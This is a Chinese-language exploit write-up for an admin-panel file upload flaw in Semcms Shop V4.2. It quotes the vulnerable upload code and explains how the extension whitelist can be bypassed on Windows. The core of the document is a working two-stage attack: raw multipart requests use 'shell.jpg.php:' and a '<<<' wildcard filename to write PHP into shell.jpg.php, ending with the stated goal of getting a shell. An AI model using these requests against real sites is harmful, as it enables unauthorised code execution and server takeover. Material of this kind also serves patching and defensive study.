

Semcms Shop V4.2 后台文件上传getshell

在 SEMCMS_Upfile.php

```
SEMCMS_Upfile.php X
PVjMj2_Admin > SEMCMS_Upfile.php > body
4 <?php
5
6 //文件上传方式
7 $uptype = explode(".",$_FILES["file"]["name"]); //获取扩展名
8 var_dump($_FILES);
9 var_dump($uptype);
10 //
11 //验证文件类型号
12 $kuozm=strtolower(end($uptype));
13 if (preg_match('/jpg|jpeg|gif|png|doc|xls|pdf|rar|zip|bmp|ico/i',$kuozm) && ($_FILES["file"]["size"]
14 {
15     if ($_FILES["file"]["error"] > 0)
16     {
17         // echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
18         echo "<script language='javascript'>alert('上传失败,返回重新选择');history.go(-1);</script>";
19     }
20     else
21     {
22         // echo "Upload: " . $_FILES["file"]["name"] . "<br />";
23         // echo "Type: " . $_FILES["file"]["type"] . "<br />";
24         // echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
25         // echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";
26
27         //文件存放路径
28         $Imageurl=$_POST["imageurl"];
29         $filed=$_POST["filed"];
30         $filename=$_POST["filename"];
31
32         //文件重命名
33
34
35         var_dump($_POST["wname"]);
36         if (test_input($_POST["wname"])!=""){//自定义文件名
37             $newname=test_input($_POST["wname"]).".end($uptype); //新的文件名
38             echo $newname;
39         }else{
```

白名单用的正则匹配，只要文件后缀有该白名单就可以通过匹配

可以控制文件名，后缀由前面得到的文件后缀拼接

第一次上传


```
wname=shell.jpg.php: filename=test.jpg
```

此时经过拼接，\$newname=shell.jpg.php:.jpg，而在windows平台下，:后面的会由于文件名不符合规则变为 shell.jpg.php，但是php指向的是 shell.jpg.php:.jpg 所以文件内容是传不进去的，此时是构造了一个空文件

```
-----WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="wname"

shell.jpg.php:
-----WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="file" ; filename="1.jpg<<<"
Content-Type : application/x-zip-compressed

<?php phpinfo();?>
-----WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="imageurl"
```



第二次上传

```
wname=shell filename=test.jpg<<<
```

此时经过拼接, \$newname=shell.jpg<<<, 而<在windows下相当于通配符, 此时会匹配

```
shell.jpg.php
```

从而把文件内容传入 shell.jpg.php


```
-----WebKitFormBoundaryM4PBqa7wBEjh2dB9
Content-Disposition : form-data ; name="wname"

shell

-----WebKitFormBoundaryM4PBqa7wBEjh2dB9
Content-Disposition : form-data ; name="file" ; filename="test.jpg<<< "
Content-Type : application/x-zip-compressed

<? phpinfo();?>

-----WebKitFormBoundaryM4PBqa7wBEjh2dB9
Content-Disposition : form-data ; name="imageurl"
```



任意上传php文件后就可尝试getshell